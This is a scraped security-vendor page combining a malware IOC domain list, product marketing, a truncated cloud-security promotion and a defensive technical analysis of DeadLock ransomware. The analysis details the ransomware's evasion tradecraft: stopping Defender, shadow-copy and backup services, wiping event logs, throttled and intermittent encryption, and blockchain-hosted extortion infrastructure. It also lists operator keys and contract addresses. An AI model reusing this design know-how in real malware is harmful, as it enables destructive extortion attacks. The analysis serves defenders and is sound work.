Related MacSync Stealer infrastructure identified through behavioral hunting.
numericagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
oaklandwaterdamage [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
oklahomawarehousing [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
olympiapetemergency [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
peaecagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
plasmaticsystems [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
plethorawallet [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
premierrentalpurchase [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
ricewaterbeauty [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
rvieragent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
sandiegotkd [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
secueragent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
shiledagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
syracusefertilitycenter [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
vastbets [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
wvaeagent [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
References
References used for external context and related defensive guidance:
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
Security teams are being asked to defend a growing attack surface with fewer people and around the clock, against threat actors who never take a night off. As cyberattackers increasingly use AI to launch and scale campaigns, the volume, speed, and sophistication of threats continue to rise. Closing that gap takes more than tooling. It takes a partner that pairs a leading security platform with scaled intelligence and human experts who can act on your behalf at any hour. That’s exactly what Micro
Security teams are being asked to defend a growing attack surface with fewer people and around the clock, against threat actors who never take a night off. As cyberattackers increasingly use AI to launch and scale campaigns, the volume, speed, and sophistication of threats continue to rise. Closing that gap takes more than tooling. It takes a partner that pairs a leading security platform with scaled intelligence and human experts who can act on your behalf at any hour. That’s exactly what Microsoft Defender Experts MDR is built to do.
We are excited to announce that we have been named a Leader in the 2026 IDC MarketScape: Worldwide MDR/MXDR for the Enterprise Vendor Assessment (Doc #US54792426, July 2026). Read the excerpt here.
Expert-led MDR, built on the Microsoft Defender platform
Microsoft Defender Experts MDR is a round-the-clock, expert-led managed detection and response service that helps security teams triage, investigate, and respond to incidents so they can stop cyberattackers in their tracks and prevent future compromise. Rather than bolting a separate stack of tools and connectors onto your environment, the service operates natively on Microsoft Defender, with built-in protection across endpoints, identities, email, cloud apps, cloud workloads, and network security, as well as around-the-clock proactive threat hunting with Microsoft Defender Experts Hunting.
Because the service is delivered on the same platform it monitors, detection and intelligence improvements reach customers continuously. The insights our experts generate also strengthen protection across the broader Defender ecosystem, so every customer benefits from what we learn defending the next environment.
The IDC MarketScape vendor assessment model is designed to provide an overview of the competitive fitness of technology and service suppliers in a given market. The research uses a rigorous scoring methodology based on both qualitative and quantitative criteria that results in a single graphical illustration of each supplier’s position within a given market. The Capabilities axis measures supplier product, go-to-market, and business execution in the short term, while the Strategy axis measures how well a supplier’s strategy aligns with customer requirements over a 3-5-year timeframe. Supplier market share is represented by the size of the icons.
Threat intelligence at internet scale
Great detection starts with great intelligence. Defender Experts MDR draws on Microsoft’s global threat intelligence: more than 10,000 security researchers and 100 trillion signals analyzed every day across billions of users and millions of organizations.1 That breadth lets our analysts recognize subtle patterns early, often before a campaign escalates, and respond with higher-confidence attribution than intelligence sourced from any single customer’s telemetry could provide.
AI-accelerated operations, expert-led decisions
Defender Experts MDR also combines advanced AI and generative AI with seasoned human experts. AI filters noise, grades and classifies incidents, and accelerates investigation at machine speed and scale, while our analysts own the outcome. According to the IDC MarketScape, “70% AI-assisted workflows are enabled through automated noise filtering, AI-based grading, and agentic operations while maintaining expert decision-making.” Furthermore, “quantified outcomes noted include 97% AI classification accuracy, 77% malware/phishing agent-investigated, 72% faster resolution combining AI and humans, and 45% autonomous investigations.”
The impact shows up in the work. Over the past year, Defender Experts mitigated 27,000 high-severity incidents, and the team’s threat research now contributes a meaningful share of all Defender detections, enriching protection for customers well beyond the MDR service itself. Throughout, a dedicated security delivery expert and on-demand access to our experts keep customers informed with proactive check-ins, live dashboards, and clear, actionable reporting.
Managed threat hunting, included
Many providers treat proactive threat hunting as a premium add-on. Defender Experts MDR includes it as a core part of the service with Defender Experts Hunting, extending your team with Microsoft experts who continuously look for advanced threats across your environment. These hunts are informed by Microsoft Threat Intelligence, Defender telemetry, and human analysis, in order to better identify malicious activity and improve security operations center (SOC) response.
When a threat is found, Defender Expert notifications appear as incidents in the Defender portal with technical context, recommended remediation, and, when needed, access to on-demand support for additional guidance. The work also feeds back into hunter-trained AI and reporting, so customers can see what was investigated, how the activity maps to MITRE tactics, and how threats are categorized by behavior, characteristics, and impact.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters, and follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.
In this article
Pre-encryptionEncryptionPost-encryptionDefending against DeadLock ransomwareIndicators of compromise
Microsoft Threat Intelligence tracks DeadLock ransomware as an emerging financially motivated operation distinguished by its use of decentralized infrastructure to support victim communications and data leak operations. Its recovery ecosystem combines the Session messaging network with blockchain-backed services that store and deliver resourc
Microsoft Threat Intelligence tracks DeadLock ransomware as an emerging financially motivated operation distinguished by its use of decentralized infrastructure to support victim communications and data leak operations. Its recovery ecosystem combines the Session messaging network with blockchain-backed services that store and deliver resources used throughout the extortion process. This architecture likely increases the resilience of portions of its communication, leak-hosting, and negotiation infrastructure, allowing DeadLock operators to recover from some disruption efforts while maintaining continuity for victims. Microsoft has observed DeadLock ransomware being deployed by multiple groups including an affiliate of the Lynx and INC ransomware ecosystems.
First observed in July 2025, DeadLock operators employ double extortion tactics, encrypting victim environments while threatening to publicly release exfiltrated data. As of July 2026, the operators have published more than 80 compromised organizations on their data leak site, called the DeadLock blog, with more than half of the claimed victims in Europe. Microsoft identified DeadLock ransomware impacting organizations across information technology (IT), mining, transportation and logistics, manufacturing, hospitality, consumer goods, and other sectors in Europe, Asia, North America, South America, and Africa.
The DeadLock encryptor includes a resource-aware throttling mechanism designed to maintain system responsiveness during encryption. In addition to its encryption capabilities, the ransomware also appears to implement language or country-based geofencing designed to avoid running in environments associated with former Soviet and Commonwealth of Independent States (CIS)-linked countries as well as select Middle Eastern countries, a pattern commonly observed among ransomware operators believed to operate from those regions. Together, these capabilities demonstrate how DeadLock combines established ransomware tradecraft with decentralized infrastructure designed to improve operational resilience.
In this blog, we present a technical analysis of the DeadLock ransomware encryptor, covering its execution flow, defense evasion techniques, encryption design, and post-encryption behaviors, including a decentralized recovery chat system. We also provide indicators of compromise (IOCs), Microsoft Defender detections, and mitigation guidance to help organizations defend against this threat and similar ransomware activity.
Pre-encryption
Configuration parsing
Before performing any malicious activity, the DeadLock encryptor decrypts an embedded configuration blob using XOR decoding with an 8-byte key.
Below are the malware’s configuration fields and their values.
As an early exit check, the malware queries the system’s default and user interface (UI) languages. If either language matches the exclude list in the configuration, the malware self-deletes immediately without performing any encryption.
The following languages trigger this exit behavior:
LANGID
Language
Country
1049
Russian
Russia
1058
Ukrainian
Ukraine
1059
Belarusian
Belarus
1064
Tajik (Cyrillic)
Tajikistan
1065
Persian
Iran
1067
Armenian
Armenia
1068
Azeri (Latin)
Azerbaijan
1079
Georgian
Georgia
1087
Kazakh
Kazakhstan
1088
Kyrgyz
Kyrgyzstan
1090
Turkmen
Turkmenistan
1114
Syriac
Syria
2072
Romanian (Moldova)
Moldova
2092
Azeri (Cyrillic)
Azerbaijan
2115
Uzbek (Cyrillic)
Uzbekistan
8193
Arabic
Oman
9217
Arabic (Yemen)
Yemen
Command-line processing and privilege elevation
The encryptor’s behavior branches based on command-line arguments and the current privilege level. If a target directory path is provided as the command-line argument, the malware skips all preparation steps and jumps directly to encryption. This feature allows the operator to invoke the encryptor with specific targets for focused encryption. If no sub-commands are provided and the process is already elevated, the malware proceeds normally through all execution phases.
The more interesting case occurs when no command-line argument is provided while the process is not elevated. In this scenario, the malware attempts to gain administrator privileges through a batch-script-based elevation technique. It generates a randomly named .cmd file (8 uppercase characters, such as ESYEKQSY.cmd) and executes it using ShellExecuteW with the RunAs verb, which triggers the Windows User Account Control (UAC) consent dialog. If the user denies the prompt, the malware retries up to 10 times before giving up and exiting.
During dynamic analysis, the sample did not successfully relaunch itself with elevated privileges. As a result, full pre-encryption preparation appears to require execution from an already elevated context. When invoked with a target path, the malware bypasses preparation and proceeds directly to encrypt accessible files. This behavior is specific to the analyzed sample and may change in later variants.
Token privilege escalation
When running with administrator privileges, the malware further expands its access by enabling SeDebugPrivilege, SeRestorePrivilege, SeBackupPrivilege, SeTakeOwnershipPrivilege, SeAuditPrivilege, and SeSecurityPrivilege. These privileges increase the malware’s ability to interact with system processes, protected files, and security-related settings, helping it overcome common access restrictions and maximize the scope of files and resources it can target during the encryption phase.
Recycle bin emptying
The malware silently empties the recycle bin on all drives without any UI or confirmation dialog, eliminating a potential source of file recovery for victims.
Custom icon registration
To visually brand encrypted files, the malware writes an embedded .ico file to C:\ProgramData\<UID>.ico and registers it as the default icon for files with the extension .dlock.
To associate the custom icon with encrypted files, the ransomware creates the HKLM\SOFTWARE\Classes\.dlock\DefaultIcon registry key and sets its (Default) value to the path of the dropped icon file.
Below is the malware’s embedded .ico file.
Figure 1. DeadLock icon for encrypted files
Process and service termination
Before starting encryption, the malware terminates processes and disables services that could interfere with file access or provide defensive capabilities. This approach ensures that locked files become accessible for encryption while simultaneously disrupting the environment’s ability to detect, respond to, or recover from the attack.
For services, the malware enumerates all active Win32 services and compares them against the stop list in the configuration. For each matching service, DeadLock sets its start type to DISABLED and sends a stop command to terminate that service. Notable targets include windefend (Windows Defender), vss/swprv/wbengine (Volume Shadow Copy and Backup services), mssearch, Hyper-V services (vmcompute, vmms), and Active Directory services (adws, ntds, kdc). Below is the full service stop list in the malware configuration:
Figure 2. Service stop list
For processes, the malware enumerates all running processes and terminates any matching its stop list while skipping its own process ID. Targeted processes include security tools (msmpeng, securityhealthservice, smartscreen), backup and cloud sync applications (onedrive, dropbox, googledrivefs, owncloud), remote access tools (anydesk, putty, mstsc, rustdesk), shell and system processes (explorer, powershell, taskmgr, cmd), and search/indexing services. Below is the full process stop list in the malware configuration:
Figure 3. Process stop list
Event log clearing
To eliminate forensic evidence, the malware employs three complementary methods that collectively ensure every event log channel on the system is cleared of existing entries, disabled from recording future events, and has its access permissions locked down:
Direct clearing: Clears the following log channels via the classic Event Log API: Application, Security, Setup, Servicing, Eventlog, Forwarded Events, Windows PowerShell, and System.
Registry-based disabling: Enumerates every sub-key under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels. For each channel, sets Enabled to 0 (disabling all future logging) and overwrites ChannelAccess with a restrictive Security Descriptor Definition Language (SDDL) string that limits access to SYSTEM, built-in administrators, and local admin.
Modern API enumeration: Uses wevtapi.dll to enumerate all registered event log channel paths (including custom application channels not in the hardcoded list) before clearing each one.
By combining API-based clearing, registry manipulation, and full channel enumeration, the malware covers multiple log sources, including third-party application logs and custom diagnostic channels, to minimize existing forensic evidence on the infected device.
Directory traversal
To maintain system stability and ensure the victim can access ransom instructions, the malware excludes specific directories, file extensions, and file names from encryption. This selective encryption model is a common ransomware design pattern where the system must remain operational enough for the victim to receive instructions and facilitate payment.
Extensions and file names from the configuration’s file exclude list are skipped during encryption:
Figure 4. List of skipped extensions and file names
For directory processing, the malware uses a two-tier directory exclusion system applied at different stages of the encryption pipeline. Tier 1 provides rough filtering that saves significant time by avoiding traversal overhead, while tier 2 provides granular path-specific exclusions within directories that are traversed. Both prevent encryption, but they operate at different stages of the traversal pipeline.
In its pre-traversal phase (tier 1), the malware checked at the drive batch level before threads are spawned for traversal. If a top-level directory matches against the configured directory exclude list (\users\*\appdata, program files (x86)\, program files\, and programdata\), the entire tree is skipped without being walked.
In its during-traversal phase (tier 2), the malware checked the file name during recursive directory enumeration and applied to both subdirectories and files as they are encountered. In this tier, the directory and file names are checked against the configured sub-path exclude list below.
Figure 5. Sub-path exclude list
Encryption
Resource-aware throttling
One of the more distinctive aspects of the DeadLock encryptor is its resource-aware throttling mechanism, designed to keep the infected system responsive during encryption. The malware spawns a dedicated monitoring/dispatch thread per drive batch that acts as a gatekeeper for file encryption dispatch. Before dispatching each new file to be encrypted, this thread polls system resource utilization and checks against hardcoded thresholds:
Polls memory and CPU idle before each file dispatch
Calculates memory usage percentage and CPU idle percentage
If memory usage exceeds 29% or CPU load exceeds 70% (idle < 30%), the dispatch thread pauses via a waitable timer and retries until resources return below thresholds
Once thresholds are within limits, atomically sets a dispatch flag on the work queue and signals waiting encrypting worker threads
With this mechanism, worker threads already encrypting files are not interrupted, and only the dispatch of new files is gated. This means partially encrypted files are expected to complete, and the throttling manifests as reduced parallelism rather than stop/start behavior. This approach can prevent system hangs that would alert the user and reduce the likelihood of behavioral detection by maintaining normal-looking resource consumption patterns.
Thread architecture
For the encryption work itself, the malware spawns directory processing threads, with the thread count being 2 times the CPU core number. Each thread recursively traverses directories, dropping ransom notes and dispatching files for encryption. Individual file encryption threads are tasked with handling the actual cryptographic operations.
Cryptographic scheme
The DeadLock ransomware implements a hybrid cryptographic design that combines Curve25519 elliptic-curve cryptography with the XChaCha20 stream cipher for file encryption. Key encapsulation uses the Networking and Cryptography Library (NaCl) crypto_box construction, which pairs an asymmetric key exchange with authenticated encryption to securely wrap each file’s symmetric key.
The configuration’s operator public key 03bf50bbf97c4e951e66ff12b689a37a3ce675b4921e254eae76da77573843e4a9 is 33 bytes. The leading 03 byte is a SEC1 compressed point format prefix borrowed from Bitcoin/secp256k1. The malware validates this prefix byte against a lookup table that accepts 00, 02, 03, 04, and 05, mapping each to an expected key length.
After format validation, only the remaining 32 bytes are used in the actual Curve25519 ECDH scalar multiplication. This SEC1 prefix is non-standard for Curve25519, which natively uses bare 32-byte keys, and the malware author has likely adopted it for format versioning across their builder and decryptor tooling.
Per-file encryption process
For each target file, the malware performs the following sequence of operations:
Rename the target file from <filename> to <filename>.<UID>.dlock
Open the renamed file and retrieve file size/attributes
Clear the system attribute if FILE_ATTRIBUTE_SYSTEM is set
24-byte random XChaCha20 nonce (first 16 bytes for HChaCha20 subkey derivation, last 8 bytes as stream nonce)
32-byte random ephemeral Curve25519 private key
12-byte random file tag (only the first byte is functionally referenced by the encryptor to derive padding length; the remaining 11 bytes serve as a random file identifier written to the cleartext footer, likely used by the decryptor for file correlation/tracking)
Perform Curve25519 ECDH: Multiply the ephemeral private key by the attacker’s embedded public key to derive a shared secret
Build metadata plaintext: XChaCha20 key + 24-byte XChaCha20 nonce + random padding + dDlK magic + optional FA flag + chunk parameters
Encrypt metadata using crypto_box (XSalsa20-Poly1305) with the ECDH shared secret and a zero nonce
Encrypt file content using XChaCha20 with the generated key and 24-byte nonce
Append the encrypted footer/metadata to the end of the file
The use of a zero crypto_box nonce is worth noting. This is cryptographically safe because each file generates a unique ephemeral Curve25519 keypair, which produces a unique ECDH shared secret per file. With this, a constant zero nonce never repeats with the same key.
The entire design ensures that each file is encrypted with a distinct key derived from a per-file ephemeral key exchange, eliminating any possibility of key reuse across files. Overall, the cryptographic construction is sound and does not present a practical path to decryption without the attacker’s private key.
File size-based encryption strategy
To balance encryption thoroughness with speed, the malware implements a tiered encryption policy based on file size. The encryption rule in the configuration 1000,05052429880,025124288000,010524288000,F991114288000 encodes this policy. Each comma-separated entry is parsed by splitting at position 3: the first 3 characters represent the encryption percentage (decimal), and the remaining characters represent the file size threshold (decimal bytes). The special prefix F replaces the percentage field with a chunked-full mode.
Rule
Encryption percent
File size threshold
Behavior
1000
100%
≥ 0 bytes
Default: encrypt entire file
05052429880
50%
≥ ~50 MB
Encrypt 50% of file in distributed chunks
025124288000
25%
≥ ~118 MB
Encrypt 25% in distributed chunks
010524288000
10%
≥ ~500 MB
Encrypt 10% in distributed chunks
F991114288000
Chunked
≥ ~1 GB
Special full-chunk mode with calculated intervals
Rules are evaluated in order, and the last matching rule wins. For example, when the malware processes a 2 GB file, all rules match, but the final F99… entry will determine the encryption behavior.
For partial encryption, the malware calculates:
Total bytes to encrypt = ceil(file_size × (percentage / 100))
This creates an intermittent encryption pattern where 512-byte blocks are encrypted at regular intervals throughout the file. The result is a file that is rendered unusable while requiring only a fraction of the time needed for full encryption. This is a crucial optimization for the ransomware when targeting large files such as databases, virtual machine images, and backups.
File footer
After encryption, the malware appends a structured metadata blob to the end of each file. This footer contains all the information the decryptor needs to reverse the encryption, along with markers for format validation:
Figure 6. DeadLock file footer
The footer serves several important functions:
Key and nonce reconstruction: The cleartext ephemeral Curve25519 public key (33 bytes) at the end of the footer allows the decryptor to recompute the ECDH shared secret and open the crypto_box to recover the XChaCha20 key and nonce used for file content encryption.
Inner dDlK magic (decryption validation): After the decryptor opens the crypto_box, it checks for the dDlK marker at the expected offset (32 + 24 + padding_length bytes into the plaintext) to confirm the correct private key was used and that decryption succeeded. While the Poly1305 Message Authentication Code (MAC) already provides cryptographic integrity verification, this marker offers a fast format-level sanity check.
FA flag (decryption mode indicator): This flag is used by the decryptor to determine which read strategy to use when reversing the encryption. It is present when the file was encrypted using sequential/contiguous block encryption, and absent when intermittent/skip encryption was used. Specifically, FA is appended in two cases:
F-prefix rule matched: When the file size triggers the F991114288000 config entry (the special chunked-full mode), the FA flag is always set.
Percentage rule with zero skip interval: When a percentage-based rule matches but the calculated skip interval between encrypted chunks works out to zero (meaning the percentage effectively covers the entire file), FA is also set.
Without this flag, the 8-byte chunk parameters in the footer would be ambiguous as they could represent either a block count or a skip interval. The FA flag resolves this ambiguity and enables the decryptor to correctly reconstruct the original file.
File identifier/format tag: The 12-byte random value in the cleartext footer serves as a file identifier (with the first byte used to derive the padding length inside the encrypted payload).
Post-encryption
Wallpaper
As an immediate visual indicator of compromise, the malware generates a custom BMP wallpaper file at runtime using the victim’s screen resolution. Below is an example of the generated BMP wallpaper:
Figure 7. DeadLock wallpaper
The wallpaper is written to C:\ProgramData\<UID>.bmp (on Vista and later) or C:\Documents and Settings\All Users\Application Data\<UID>.bmp (on XP), set as the desktop background, and persisted in the registry at HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Wallpaper.
Ransom notes deployment
After encrypting files, the malware deploys two types of ransom notes, each with distinct deployment logic and purpose:
Text note (HOW_RECOVER.<UID>.txt): The text note is dropped into every encrypted directory, but with a notable timing behavior: it is only deployed during the second pass of the directory processing loop. The malware iterates over drive batches multiple times, and the text note drop is gated by an iteration counter. On the first pass, the text note is suppressed, likely to prioritize encryption speed before littering the file system with ransom note files. For defenders and analysts, this has a practical implication: if testing with a minimal drive configuration that only triggers a single iteration, the text note will never appear.
Below is the text note content from the malware’s configuration.
Figure 8. DeadLock text ransom note
HTML note (RECOVERY_CHAT.<UID>.html): This file is dropped to all drive root directories and all Desktop folders. Unlike the text note, the HTML note is a full interactive web application with a self-contained single-page application that implements end-to-end encrypted chat, a paginated data leak blog, and a file browser, all without requiring a traditional backend server. The technical architecture of this recovery chat system is detailed in Recovery chat: Technical architecture.
Recovery chat: Technical architecture
The most distinctive feature of the DeadLock ransomware is its recovery chat system. The RECOVERY_CHAT.<UID>.html file is a self-contained HTML application that implements a full end-to-end encrypted chat system, a paginated data leak blog, and a file browser, all without requiring a traditional backend server.
Figure 9. HTML application “About” page UI
The architecture is designed with three decentralized components.
Polygon blockchain as configuration store
Rather than relying on traditional domain-based infrastructure that can be seized or taken offline, the DeadLock operators store configuration data on the Polygon blockchain. Two smart contracts serve as censorship-resistant infrastructure:
Contract
Address
Function selector
Purpose
Chat proxy
0x8EF7c3e531d871D3B9D559722DE77EB1dEc19dAe
0x933a9ce8
Stores the proxy server URL
Blog
0x757984507c82c8dA1d3969c535dB5706eEE6426C
0xd4070542
Stores actor’s blog posts
The HTML page issues eth_call requests to public Polygon Remote Procedure Call (RPC) endpoints (no wallet required with read-only calls) to obtain the proxy server address. The blog contract takes offset and limit parameters (for pagination) and returns structured data including post titles, bodies, timestamps, image URLs, and file attachment links.
On-chain storage provides several strategic advantages for the threat actor: the proxy URL can be updated by modifying the smart contract without changing any victim-facing infrastructure, and no domain registration or DNS infrastructure is required. This represents a notable evolution in ransomware infrastructure design.
The HTML recovery chat cycles through six public RPC endpoints for redundancy: polygon-bor-rpc.publicnode[.]com, polygon.drpc[.]org, polygon-pokt.nodies[.]app, polygon-rpc[.]com, 1rpc[.]io/matic, and polygon.meowrpc[.]com.
Session network for end-to-end encrypted chat
For victim-operator communication, chat messages are routed through the Session decentralized messenger network, which is an onion-routed, swarm-based messaging protocol that provides anonymity for both parties. The proxy server (whose URL is retrieved from the blockchain) acts as a relay between the victim’s browser and Session swarm nodes.
Figure 10. HTML application ”Chat” page UI
Key generation: DeadLock’s design choice is that the victim’s Session identity is derived deterministically from their sign-in credentials. When the victim enters their credentials on the HTML page, the following derivation occurs:
Figure 11. Derivation after victim entered credentials
This deterministic derivation means the same credentials always produce the same keypair, and no account registration is needed as the victim’s Session identity exists only when they enter the correct credentials. If the victim forgets their credentials, the identity is unrecoverable (as stated by the actor in the chat UI). The 05 prefix is Session’s standard network identifier for user accounts.
Sending a message: The following sequence occurs when a message is sent:
Encode the body and timestamp as protobuf
Create an actor message and a self-sync copy
Pad plaintext to 160-byte boundary
Sign the padded content and key context with Ed25519
Append the sender public key and signature
Seal each payload with the recipient’s Curve25519 key
Wrap in Session’s onion request protobuf format (verb: PUT, path: /api/v1/message)
Ask the proxy to submit both copies to their respective swarms
Receiving a message: The following sequence occurs when a message is received:
Sign “retrieve” + timestamp with the victim’s Ed25519 key
Select a node associated with the victim’s own swarm
Ask the proxy to poll for messages addressed to that identity
Open each sealed box with the victim’s Curve25519 keypair
Remove the appended public key and signature
Strip padding, decode protobuf, and extract the message body
Data leak blog and Wasabi file hosting
The recovery chat page also provides access to a data leak blog whose content is stored on the Polygon blockchain.
Figure 12. Redacted HTML app “Blog” page UI
Blog posts retrieved from the smart contract support BBCode formatting, image galleries, and file attachments using either direct URLs or Wasabi protocol links that open an in-browser file explorer. The HTML application contains a full Amazon Web Services (AWS) S3-compatible file browser that parses the Wasabi credentials from the URI, generates AWS4-HMAC-SHA256 signed requests, lists bucket contents with folder navigation, and generates pre-signed download URLs for individual files. This allows the attacker to host stolen data on Wasabi and provide victims or the public with browsable access to the leaked files without running a web server.
Infrastructure resilience summary
Figure 13. HTML recovery chat infrastructure summary
The architecture is significantly more resilient to takedown and censorship efforts, but it is not independent of off-chain infrastructure:
Proxy replacement: The actor can update the on-chain proxy URL without changing the HTML
On-chain persistence: Contract-stored blog data is resistant to conventional hosting takedowns
RPC dependency: The page still requires access to at least one public Polygon RPC endpoint
Proxy dependency: Chat access depends on the current custom proxy remaining reachable
Storage dependency: Images and leaked files can be removed from CDN or Wasabi hosting
Session resilience: Distributed swarm storage reduces reliance on a single messaging server
This infrastructure model represents a meaningful evolution from traditional ransomware communication channels and poses new challenges for takedown efforts.
Self-deletion
As a final cleanup step after encryption completes, the malware creates a batch to delete its own binary from disk. The cleanup batch loops until it successfully deletes the malware binary, then removes itself:
Figure 14. Self-deleting batch loop
Defending against DeadLock ransomware
Microsoft recommends the following mitigations to reduce the impact of this threat.
Read the human-operated ransomware threat overview for advice on developing a holistic security posture to prevent ransomware, including credential hygiene and hardening recommendations.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
Configure investigation and remediation in full automated mode to let Microsoft Defender for Endpoint take immediate action on alerts to resolve breaches, significantly reducing alert volume.
Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.
To help preserve existing systems in the event of a ransomware attack, configure a Controlled Folder Access (CFA) policy to be as strict as possible. CFA protects valuable data from threats like ransomware by preventing write access to common system folders; more folders can also be added. Establishing this policy ahead of a ransomware event can enable organizations to respond quickly to ransomware signals, deploying the CFA policy to limit the destructive impact of an active attack. In certain instances, a CFA policy can also be leveraged proactively on specific sensitive assets that will not be negatively impacted by restrictive protections. Use audit mode to evaluate the impact to your organization in these cases.
Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:
Block process creations originating from PSExec and WMI commands (Some organizations might experience compatibility issues with this rule on certain server systems but should deploy it to other systems to prevent lateral movement originating from PsExec and WMI)
You can assess how an attack surface reduction rule might impact your network by opening the security recommendation for that rule in Vulnerability management. In the Recommendation details pane, check the user impact to determine what percentage of your devices can accept a new policy enabling the rule in blocking mode without adverse impact to user productivity.
Microsoft Defender detections
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Microsoft Defender Antivirus
Microsoft Defender Antivirus detects threat components as the following malware:
The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.
Ransomware-linked threat actor detected
Ransomware behavior detected in the file system
Possible ransomware activity
File backups were deleted
Potential human-operated malicious activity
Possible data exfiltration
Suspicious wallpaper change
The following alerts might indicate threat activity associated with DeadLock ransomware if Defender for Endpoint is set to block mode.
‘DeadLock’ ransomware was detected
‘DeadLock’ ransomware was prevented
Microsoft Defender for Cloud Apps
The following alert might indicate threat activity associated with this threat. This alert, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.
Ransomware activity
Microsoft Security Copilot
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
As organizations adopt AI, they must secure both cloud and AI environments through a unified security control plane as their attack surface expands. Because modern applications and AI workloads are built and run in the cloud, security teams must understand which exposures matter most, prioritize what can truly be exploited, and reduce risk across cloud infrastructure, applications, identities, data, and AI systems in one place.
Modern IT estates now span multiple clouds and on-premises syste
As organizations adopt AI, they must secure both cloud and AI environments through a unified security control plane as their attack surface expands. Because modern applications and AI workloads are built and run in the cloud, security teams must understand which exposures matter most, prioritize what can truly be exploited, and reduce risk across cloud infrastructure, applications, identities, data, and AI systems in one place.
Modern IT estates now span multiple clouds and on-premises systems, with architectures built on containers, Kubernetes, serverless functions, microservices, APIs, and AI-powered workloads. This increases both the volume and the interconnectedness of security signals. The challenge is no longer identifying individual risks, but determining how misconfigurations, identities, and data exposures combine to create real attack paths, and which of these are most critical to fix at the source.
KuppingerCole’s Leadership Compass: Cloud Native Application Protection Platforms (CNAPP) reflects this shift. The report describes how CNAPP is evolving from a consolidation of cloud security tools into the security foundation for AI-native enterprises, combining cloud security, AI security posture management, runtime protection, attack path analysis, cloud detection and response, and agentic AI operations into unified platforms.
Within this evolving market, KuppingerCole names Microsoft a Leader across all four of its Leadership categories: Overall, Product, Innovation, and Market. In the report’s words:
“Microsoft earns its Overall Leadership with its Defender for Cloud that is redefining the CNAPP market by extending cloud security beyond infrastructure protection and into a unified security platform for cloud, data, identity, AI, and security operations, supported by one of the industry’s most advanced agentic AI ecosystems.”
That recognition reflects where the category is heading: toward platforms that unify cloud and AI security into one operational view of risk.
Why CNAPP is being redefined
KuppingerCole makes a clear point: CNAPP is no longer about posture or visibility alone. It is becoming the operational foundation for securing AI-powered applications, services, and business processes, across the full software lifecycle from cloud infrastructure to the AI systems running on top of it.
Modern environments introduce complexity across:
Multicloud and hybrid infrastructure.
Rapid development and continuous deployment.
Containers, serverless, microservices, and APIs.
AI models, agents, pipelines, and machine identities.
This complexity exposes the limits of traditional, siloed tools, where cloud posture, workload protection, AI security, and the security operations center (SOC) each live in their own console. Organizations now need platforms that can:
Correlate posture, runtime, identity, data, application, and AI signals.
Prioritize risk based on exploitability, not severity alone.
Integrate security across development, cloud operations, and the SOC.
Bring AI systems into the same risk model as the rest of the cloud.
Runtime intelligence is now central to this shift. Across the platforms KuppingerCole evaluated, 94% detect active exploitation of the complex attack paths they surface, moving teams from long lists of findings to the exposures threat actors can actually use.
What distinguishes leading platforms
